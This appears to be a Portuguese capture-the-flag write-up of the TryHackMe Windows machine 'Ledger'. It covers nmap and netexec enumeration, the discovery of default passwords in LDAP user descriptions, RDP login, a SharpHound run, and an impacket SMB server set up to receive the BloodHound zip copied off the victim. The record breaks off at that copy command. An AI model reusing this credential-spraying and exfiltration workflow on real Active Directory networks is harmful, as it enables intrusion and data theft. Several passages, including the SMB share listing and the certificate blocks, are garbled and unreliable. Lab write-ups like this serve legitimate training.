Ledger (W)

⊘ Informações

- O IP da máquina foi adicionado ao /etc/hosts com a URL http://ledger.thm/
- Período: 15/05/2025 á 16/05/2025
- Máquina do TryHackMe de Nível Difícil
- Sistema Operacional: Windows
- O IP da máquina pode ir alterar ao decorrer das capturas de tela, mas o foco fica sendo os hosts


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Enumeração

Navegando pela aplicação

Acessando a aplicação



NMAP

```
PORT
          STATE SERVICE
                               REASON
                                               VERSION
53/tcp
                 domain
                               syn-ack ttl 125 Simple DNS Plus
          open
80/tcp
          open
                 http
                               syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
   Potentially risky methods: TRACE
| http-title: IIS Windows Server
                 kerberos-sec syn-ack ttl 125 Microsoft Windows Kerberos
(server time: 2025-05-15 18:59:41Z)
                               syn-ack ttl 125 Microsoft Windows RPC
135/tcp
                 msrpc
         open
139/tcp
         open
                 netbios-ssn
                               syn-ack ttl 125 Microsoft Windows netbios-
ssn
389/tcp
          open
                 ldap
                               syn-ack ttl 125 Microsoft Windows Active
Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
```

```
<unsupported>, DNS:labyrinth.thm.local
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-15T18:37:13
| Not valid after: 2026-05-15T18:37:13
        d559:8308:668c:b83e:11d5:36e9:6409:83d7
I MD5:
| SHA-1: 22dd:b57f:0cd7:86c4:e74a:7cdf:5d7e:ca3f:2524:2795
| ----BEGIN CERTIFICATE----
| MIIGNiCCBR6gAwIBAgITSwAAABeArddamLvmJAAAAAAAFzANBgkghkiG9w0BAQsF
| ADBHMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBqoJkiaJk/IsZAEZFqN0aG0x
| GTAXBqNVBAMTEHRobS1MQUJZUklOVEqtQ0EwHhcNMjUwNTE1MTqzNzEzWhcNMjYw
| NTE1MTgzNzEzWjAeMRwwGgYDVQQDExNsYWJ5cmludGgudGhtLmxvY2FsMIIBIjAN
| BgkghkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0kdA3nZZi4aEzPnrJPIcVfPi5+nY
| 4+x0plYgyFBmEd2nAgtaAoETkCXexw7XEJTbj8BooD/zNuwrENpQ01oaE+uHG37K
| zuiAT4C0kZfgzuw8NiMowdKLhYThjRhlmZBJPhF4IkXTS1qTscZFvglNAUkz9RvH
| vEi1NyvX6hnTvSPYerofT1Bo5p800zMgdGomxtyLuIlNll8JI0b34VtiAr3bgfVk
| I3AyzoGWpItCwZ7994LcPOUjcSUxf2L3wv8h0ejBXB6MqWVJuhztTsMLuawr8E5I
| fDyJQI2S4YwsYLJcFG9st21APV5fSQfR73INQ12u71pBW/HQSslUyR6YsQIDAQAB
| o4IDQjCCAz4wLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbqBDAG8AbqB0AHIA
bwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8B
| Af8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBqqqhkiG9w0DAqICAIAwDqYIKoZI
| hvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEASOwCwYJYIZIAWUDBAEC
| MAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzBNBgkrBgEEAYI3GQIE
| QDA+oDwGCisGAQQBqjcZAqGqLqQsUy0xLTUtMjEtMTk2NjUzMDYwMS0zMTq1NTEw
| NzEyLTEwNjA0NjI0LTEwMDgwPwYDVR0RBDgwNqAfBgkrBgEEAYI3GQGgEgQQ9dll
U56lrkCUSLMDcqYRfIITbGFieXJpbnRoLnRobS5sb2NhbDAdBqNVHQ4EFqQUfble
YPuHlE6U04t5qY/KPm1pd4IwHwYDVR0jBBqwFoAUCXC348Vycp0wcQwjQqSW/b4C
HRMwqc4GA1UdHwSBxjCBwZCBwKCBvaCBuoaBt2xkYXA6Ly8vQ049dGhtLUxBQllS
| SU5USC1DQSxDTj1sYWJ5cmludGqsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9dGhtLERDPWxv
Y2FsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1j
| UkxEaXN0cmlidXRpb25Qb2ludDCBwAYIKwYBBQUHAQEEgbMwgbAwga0GCCsGAQUF
| BzAChoGgbGRhcDovLy9DTj10aG0tTEFCWVJJTlRILUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPXRobSxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JgZWN0Q2xhc3M9
| Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAflAeyfst
| b0LQ6te9keAwm6Go6B7eh0y4vd7bm2QcFNxQjDRpu7FJ5B+YbnBJjUFW5y5uu8AE
| 5Me5ksAQ9iw03IJ+sslBDzmTBRP827vTRFogy+l2htzY1zgoTjcWALgxSTAuuQrg
/omZ9G3zp2CwBfffAjBQn1evqtp5ls5HXICX1F0o+0fPn0+RPraZZW16y9My5L8J
| Pg/jpBJT03D/EI9f38uQC/h1QaLML3Pm6WekR3tTWTdDbcR0lI+hA4mRlm+5zsQy
| Ab1A/Tle/Om99Kph94mk6xkLX69DvUyhdt/K6JkA2YZ0fK6mV5GHS755WxSBuX9A
```

```
| t9YLZH9yjVmSDA==
| ----END CERTIFICATE----
                              syn-ack ttl 125 Microsoft IIS httpd 10.0
443/tcp
         open
                ssl/http
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:26:00
| Not valid after: 2028-05-12T07:35:59
        c249:3bc6:fd31:f2aa:83cb:2774:bc66:9151
| SHA-1: 397a:54df:c1ff:f9fd:57e4:a944:00e8:cfdb:6e3a:972b
| ----BEGIN CERTIFICATE----
| MIIDaTCCAlGgAwIBAgIQUiXALddQ7bNA6YS8dfCQKTANBgkqhkiG9w0BAQsFADBH
| MRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgN0aG0xGTAX
| BgNVBAMTEHRobS1MQUJZUklOVEqtQ0EwHhcNMjMwNTEyMDcyNjAwWhcNMjgwNTEy
| MDczNTU5WjBHMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZ
FqN0aG0xGTAXBqNVBAMTEHRobS1MQUJZUkl0VEqtQ0EwgqEiMA0GCSqGSIb3DQEB
| AQUAA4IBDwAwggEKAoIBAQC/NNh6IN5jNgejLjqq9/RVDR42kxE0UZvnW6cB1LNb
| Oc4GyNmA1h+oLDpz1DonC3Yhp9XPQJIj4ejN1ErCQFMAxW4Xcd/Gt/LSCjdBHgmR
R8wItUOpOoXkQtVRUE4I7vlWzxBuCVo644NaNzbfqVj7M1/nCBjn/PPd2fX3etSX
| EsaI6bYcdmKRimC/94UP8qTs6Z+KGasXUmb7Sj8vscncY8lFLe9qREuiRrom5Q8A
| NySO4t8mtmqIHrBb8zTTZ9N/HxEOPDafCSTOjRhDVsOXVuWllTJujjSu+jJlBiF/
| aiXM7m0msxH1rqCUK9mhZFSf/OhvqsvAq66sTBs1huE1AqMBAAGjUTBPMAsGA1Ud
DwQEAwIBhjAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBQJcLfjxXJyk7BxDCNC
pJb9vgIdEzAQBgkrBgEEAYI3FQEEAwIBADANBgkqhkiG9w0BAQsFAAOCAQEAmnUK
| Wj9AoBc2fuoVml40rlg+ce7x+1IBTpqeKaobBx/ez+i5mV2U45MgPHPwjHzf15bn
| OBnYpJUhlEljx7+voM+pfP/9Q21v5iXjgIcH9FLau2nqhcQ0nttNj8I4aoDr5rRG
| fJJv+hAuNXxr/Fy5M7oghCpNqxseEU9OcgIPRHp6X/8bTtEYWaHnD3GS6uUR2jai
PhReAcCPTbRwMRA3KsGRaBF3+PsIOL0JtCR+QGf0ugPhUJF0U7w0dwbFmzfRcgKw
| bJhEy3o0FL5aqKVC823QJE7LosyLdtAqtZY70gtT0Do7RZzdsZ1If0JmYmHTSRVz
| 8CvPpcCDp68aiTtggA==
| ----END CERTIFICATE----
                microsoft-ds? syn-ack ttl 125
445/tcp
         open
464/tcp
         open
                kpasswd5?
                              syn-ack ttl 125
593/tcp
         open
               ncacn http syn-ack ttl 125 Microsoft Windows RPC over
HTTP 1.0
636/tcp
         open
                ssl/ldap
                              syn-ack ttl 125 Microsoft Windows Active
Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
3268/tcp open
                              syn-ack ttl 125 Microsoft Windows Active
Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
```

```
<unsupported>, DNS:labyrinth.thm.local
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-15T18:37:13
| Not valid after: 2026-05-15T18:37:13
        d559:8308:668c:b83e:11d5:36e9:6409:83d7
I MD5:
| SHA-1: 22dd:b57f:0cd7:86c4:e74a:7cdf:5d7e:ca3f:2524:2795
| ----BEGIN CERTIFICATE----
| MIIGNiCCBR6gAwIBAgITSwAAABeArddamLvmJAAAAAAAFzANBgkghkiG9w0BAQsF
| ADBHMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBqoJkiaJk/IsZAEZFqN0aG0x
| GTAXBqNVBAMTEHRobS1MQUJZUkl0VEqtQ0EwHhcNMjUwNTE1MTqzNzEzWhcNMjYw
| NTE1MTgzNzEzWjAeMRwwGgYDVQQDExNsYWJ5cmludGgudGhtLmxvY2FsMIIBIjAN
| BgkghkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0kdA3nZZi4aEzPnrJPIcVfPi5+nY
| 4+x0plYgyFBmEd2nAgtaAoETkCXexw7XEJTbj8BooD/zNuwrENpQ01oaE+uHG37K
| zuiAT4C0kZfgzuw8NiMowdKLhYThjRhlmZBJPhF4IkXTS1qTscZFvglNAUkz9RvH
| vEi1NyvX6hnTvSPYerofT1Bo5p800zMgdGomxtyLuIlNll8JI0b34VtiAr3bgfVk
| I3AyzoGWpItCwZ7994LcPOUjcSUxf2L3wv8h0ejBXB6MqWVJuhztTsMLuawr8E5I
| fDyJQI2S4YwsYLJcFG9st21APV5fSQfR73INQ12u71pBW/HQSslUyR6YsQIDAQAB
| o4IDQjCCAz4wLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbqBDAG8AbqB0AHIA
bwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8B
| Af8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBqqqhkiG9w0DAqICAIAwDqYIKoZI
| hvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEASOwCwYJYIZIAWUDBAEC
| MAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzBNBgkrBgEEAYI3GQIE
| QDA+oDwGCisGAQQBqjcZAqGqLqQsUy0xLTUtMjEtMTk2NjUzMDYwMS0zMTq1NTEw
| NzEyLTEwNjA0NjI0LTEwMDgwPwYDVR0RBDgwNqAfBgkrBgEEAYI3GQGgEgQQ9dll
U56lrkCUSLMDcqYRfIITbGFieXJpbnRoLnRobS5sb2NhbDAdBqNVHQ4EFqQUfble
YPuHlE6U04t5qY/KPm1pd4IwHwYDVR0jBBqwFoAUCXC348Vycp0wcQwjQqSW/b4C
HRMwqc4GA1UdHwSBxjCBwZCBwKCBvaCBuoaBt2xkYXA6Ly8vQ049dGhtLUxBQllS
| SU5USC1DQSxDTj1sYWJ5cmludGqsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9dGhtLERDPWxv
Y2FsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1j
| UkxEaXN0cmlidXRpb25Qb2ludDCBwAYIKwYBBQUHAQEEgbMwgbAwga0GCCsGAQUF
| BzAChoGgbGRhcDovLy9DTj10aG0tTEFCWVJJTlRILUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPXRobSxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JgZWN0Q2xhc3M9
| Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAflAeyfst
| b0LQ6te9keAwm6Go6B7eh0y4vd7bm2QcFNxQjDRpu7FJ5B+YbnBJjUFW5y5uu8AE
| 5Me5ksAQ9iw03IJ+sslBDzmTBRP827vTRFogy+l2htzY1zgoTjcWALgxSTAuuQrg
/omZ9G3zp2CwBfffAjBQn1evqtp5ls5HXICX1F0o+0fPn0+RPraZZW16y9My5L8J
| Pg/jpBJT03D/EI9f38uQC/h1QaLML3Pm6WekR3tTWTdDbcR0lI+hA4mRlm+5zsQy
| Ab1A/Tle/Om99Kph94mk6xkLX69DvUyhdt/K6JkA2YZ0fK6mV5GHS755WxSBuX9A
```

```
| t9YLZH9yjVmSDA==
| ----END CERTIFICATE----
                              syn-ack ttl 125 Microsoft Windows Active
3269/tcp open
                 ssl/ldap
Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::
<unsupported>, DNS:labyrinth.thm.local
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-15T18:37:13
| Not valid after: 2026-05-15T18:37:13
| MD5:
        d559:8308:668c:b83e:11d5:36e9:6409:83d7
| SHA-1: 22dd:b57f:0cd7:86c4:e74a:7cdf:5d7e:ca3f:2524:2795
| ----BEGIN CERTIFICATE----
| MIIGNjCCBR6gAwIBAgITSwAAABeArddamLvmJAAAAAAAFzANBgkqhkiG9w0BAQsF
| ADBHMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgN0aG0x
| GTAXBgNVBAMTEHRobS1MQUJZUkl0VEgtQ0EwHhcNMjUwNTE1MTgzNzEzWhcNMjYw
| NTE1MTgzNzEzWjAeMRwwGgYDVQQDExNsYWJ5cmludGgudGhtLmxvY2FsMIIBIjAN
| BgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEA0kdA3nZZi4aEzPnrJPIcVfPi5+nY
| 4+x0plYgyFBmEd2nAqtaAoETkCXexw7XEJTbj8BooD/zNuwrENpQ01oaE+uHG37K
| zuiAT4C0kZfqzuw8NiMowdKLhYThjRhlmZBJPhF4IkXTS1qTscZFvqlNAUkz9RvH
| vEi1NyvX6hnTvSPYerofT1Bo5p800zMgdGomxtyLuIlNll8JI0b34VtiAr3bgfVk
| I3AyzoGWpItCwZ7994LcPOUjcSUxf2L3wv8h0ejBXB6MqWVJuhztTsMLuawr8E5I
| fDyJQI2S4YwsYLJcFG9st21APV5fSQfR73INQ12u71pBW/HQSslUyR6YsQIDAQAB
| o4IDQjCCAz4wLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIA
| bwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBqEFBQcDATA0BgNVHQ8B
| Af8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBqqqhkiG9w0DAqICAIAwDqYIKoZI
| hvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAEC
| MAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzBNBgkrBgEEAYI3GQIE
QDA+oDwGCisGAQQBqjcZAqGqLqQsUy0xLTUtMjEtMTk2NjUzMDYwMS0zMTq1NTEw
| NzEyLTEwNjA0NjI0LTEwMDgwPwYDVR0RBDgwNqAfBgkrBgEEAYI3GQGgEgQQ9dll
U56lrkCUSLMDcgYRfIITbGFieXJpbnRoLnRobS5sb2NhbDAdBgNVHQ4EFgQUfble
YPuHlE6U04t5gY/KPm1pd4IwHwYDVR0jBBgwFoAUCXC348Vycp0wcQwjQqSW/b4C
HRMwgc4GA1UdHwSBxjCBwZCBwKCBvaCBuoaBt2xkYXA6Ly8vQ049dGhtLUxBQllS
| SU5USC1DQSxDTj1sYWJ5cmludGqsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9dGhtLERDPWxv
Y2FsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1j
| UkxEaXN0cmlidXRpb25Qb2ludDCBwAYIKwYBBQUHAQEEgbMwgbAwga0GCCsGAQUF
| BzAChoGgbGRhcDovLy9DTj10aG0tTEFCWVJJTlRILUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPXRobSxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9
```

```
| Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAflAeyfst
| b0LQ6te9keAwm6Go6B7eh0y4vd7bm2QcFNxQjDRpu7FJ5B+YbnBJjUFW5y5uu8AE
| 5Me5ksAQ9iw03IJ+sslBDzmTBRP827vTRFogy+l2htzY1zgoTjcWALgxSTAuuQrg
/omZ9G3zp2CwBfffAjBQn1evqtp5ls5HXICX1F0o+0fPn0+RPraZZW16y9My5L8J
| Pq/jpBJT03D/EI9f38uQC/h1QaLML3Pm6WekR3tTWTdDbcR0lI+hA4mRlm+5zsQy
| Ab1A/Tle/Om99Kph94mk6xkLX69DvUyhdt/K6JkA2YZ0fK6mV5GHS755WxSBuX9A
| t9YLZH9yjVmSDA==
| ----END CERTIFICATE----
3389/tcp open
                ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Issuer: commonName=labyrinth.thm.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-05-14T18:46:11
| Not valid after: 2025-11-13T18:46:11
        14db:e0bf:0566:405a:a9c3:b390:ee2e:73f3
| MD5:
| SHA-1: 6132:89e7:1a9a:a006:5304:d78c:40c9:c5ac:8458:1973
| ----BEGIN CERTIFICATE----
| MIIC6jCCAdKgAwIBAgIQFYe+2Pk/4odBDhkyKVi+YDANBgkqhkiG9w0BAQsFADAe
| MRwwGqYDVQQDExNsYWJ5cmludGqudGhtLmxvY2FsMB4XDTI1MDUxNDE4NDYxMVoX
| DTI1MTExMzE4NDYxMVowHjEcMBoGA1UEAxMTbGFieXJpbnRoLnRobS5sb2NhbDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOhaNq0DniJsByW+KAbBlb74
| nDxAbuEUPzDeIBXqqY9YY4DJq+rCDc5GowW0Q09czNVvlTnirASfnITdrM4/WBS+
Y6GiPkHzm26im+zFFKiJvwitzdMtoS72TDqMyJASai2ByNcHA654h8tbpok7N5v0
| dwASh2MwDPeVEwoV+pMzwcgLuJ4E9fTIYviUn75gs4l+PUS50ekaPFvg/ysYuP01
| sFjxri4oujlBlvCVYUzEQtzBWPT+W8qsgJ6F2xaG1TNm5Aqk1Uyvx7H1KqKy48zt
yI8c2S1KvUhyF9RS9/ZhGpHLRv5F6HJ/Yt7x/YrRd43lBs0V+YnoI6TNqrP7qpkC
| AwEAAaMkMCIwEwYDVR0lBAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqG
| SIb3DQEBCwUAA4IBAQDKZIQ+wyrFr3a90pv2+2pNvmCPHP6fxzddr8kuMm/pDRks
| ekz9dcQ2TW0QRCv0Fj18aV7eU1urJA3FgaUrBzuDWfcTHUq0ZXN2PNkizYI90hqW
| t134G9vynPYixLzvg36d10Arqyo+T2S6XltvVy/kfCgCpSFQ/lux4kmyyhXNJzhC
| OOfbXdd5DQddBDjb4CP0UAlFA0f8ldn1ibWitmCMNvsdJCXmi0aOdph9xpX2hyuC
| WMRDMH1FZRhJ05n0JHXo6DQzs375hVTPsxCqbBks/cJnhPKvM20c2Dsu4ghcfz3s
| HcTQjXJE+MYf10JE1ZeZcFEcuXvoXCPZ0agZN3kN
| ----END CERTIFICATE----
6606/tcp closed unknown
                               reset ttl 125
9389/tcp open
                mc-nmf
                               syn-ack ttl 125 .NET Message Framing
14851/tcp closed unknown
                               reset ttl 125
18448/tcp closed unknown
                               reset ttl 125
21294/tcp closed unknown
                               reset ttl 125
22444/tcp closed unknown
                               reset ttl 125
28985/tcp closed unknown
                               reset ttl 125
```

```
31051/tcp closed unknown
                               reset ttl 125
33288/tcp closed unknown
                               reset ttl 125
37616/tcp closed unknown
                               reset ttl 125
40203/tcp closed unknown
                               reset ttl 125
42301/tcp closed unknown
                               reset ttl 125
44549/tcp closed unknown
                               reset ttl 125
                               syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0
47001/tcp open
                http
(SSDP/UPnP)
| http-title: Not Found
49664/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
               msrpc
49665/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
               msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49666/tcp open msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49667/tcp open
                msrpc
49671/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
               msrpc
49678/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
                msrpc
49683/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC over
                ncacn http
HTTP 1.0
49684/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
               msrpc
49687/tcp open
                               syn-ack ttl 125 Microsoft Windows RPC
                msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49693/tcp open
               msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49717/tcp open msrpc
49720/tcp open msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49724/tcp open msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
49816/tcp open msrpc
                               syn-ack ttl 125 Microsoft Windows RPC
55489/tcp closed unknown
                               reset ttl 125
59641/tcp closed unknown
                               reset ttl 125
62944/tcp closed unknown
                               reset ttl 125
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/15%OT=53%CT=6606%CU=43260%PV=Y%DS=4%DC=I%G=Y%TM=
OS:8263A8A%P=x86 64-pc-linux-
gnu)SEQ(SP=105%GCD=1%ISR=105%TI=I%CI=I%II=I%SS
OS:=S%TS=U)OPS(01=M509NW8NNS%02=M509NW8NNS%03=M509NW8%04=M509NW8NNS%05=M50
OS:NW8NNS%06=M509NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)E
OS:N(R=Y%DF=Y%T=80%W=FFFF%0=M509NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F
OS:AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T=8
OS:%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0%Q
```

```
OS:)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A
OS:A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y
OS:DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:80%CD=Z)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: LABYRINTH; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| clock-skew: -1s
| p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 24407/tcp): CLEAN (Couldn't connect)
   Check 2 (port 58326/tcp): CLEAN (Couldn't connect)
   Check 3 (port 28746/udp): CLEAN (Timeout)
   Check 4 (port 21064/udp): CLEAN (Failed to receive data)
0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
   3:1:1:
     Message signing enabled and required
| smb2-time:
   date: 2025-05-15T19:00:55
| start date: N/A
```

NetExec

Usando o netexec tem 3 usuários que é sempre bom tentar:

```
'guest'
'anonymous'

'retexec smb labyrinth.thm.local -u 'guest' -p ''

arthur-strelow@ubuntu-star:-/.ssh$ netexec smb labyrinth.thm.local -u 'guest' -p ''

smb 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:False)

smb 10.10.226.45 445 LABYRINTH [*] thm.local\guest:
```

```
LDAP 10.10.226.45 389 LABYRINTH IVY_WILLIS
2023-05-30 09:30:55 0 Please change it: CHANGEME2023!

LDAP 10.10.226.45 389 LABYRINTH SUSANNA_MCKNIGHT
2023-07-05 12:11:32 0 Please change it: CHANGEME2023!
```

Retornou vários usuários, mas apenas esses 2 tem uma descrição interessante.

SMB

```
arthur-strelow@ubuntu-star:-$ netexec smb labyrinth.thm.local -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!'

SMB 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

Britian Strelow@ubuntu-star:-$ netexec smb labyrinth.thm.local -u 'IVY_WILLIS' -p 'CHANGEME2023!'

SMB 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

SMB 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

Smbclient //10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

Smbclient //10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

SMB 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

SMB 10.10.226.45 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBV1:False)

SMB 10.10.226.45 445 LABYRINTH [*] Enumerated shares

SMB 10.10.226.45 445 LABYRINTH [*] Enumerated shares

SMB 10.10.226.45 445 LABYRINTH Share Permissions Renark

SMB 10.10.226.45 445 LABYRINTH SOWOLL SAME Permissions Renark

SMB 1
```

Ambas as contas possuem as mesmas permissões nos compartilhamentos de diretórios. Ao analisar os três diretórios disponíveis, não encontrei nenhuma informação relevante.

Exploração

Acesso via RDP

Após algumas tentativas de autenticação, foi feito uma tentativa via RDP (Com o Remima) e houve o sucesso na autenticação. O usuário em questão que foi usada foi a SUSANNA KNIGHT onde também eu havia encontrado a FLAG DO USUÁRIO


```
Caso prefira fazer um teste usando o netexec
netexec rdp labyrinth.thm.local -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!'
```

BloodHound

Execução

Chegou o momento de analisar toda a estrutura do Active Directory. Inicialmente, tentei executar o bloodhound.py, mas não obtive sucesso. Diante disso, optei pelo método

tradicional: enviei o binário do SharpHound.exe e realizei a execução diretamente na máquina alvo.



Exfiltrando o .zip


Primeiro criamos um servidor SMB para poder receber o arquivo da vítima

```
root@ubuntu-star:/home/arthur-strelow/impacket/examples# python3 smbserver.py -smb2support loot
/home/arthur-strelow/Downloads/loot/
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```


Agora é apenas enviar da vítima -> Atacante

copy C:\Users\SUSANNA_MCKNIGHT\20250516125849_BloodHound.zip

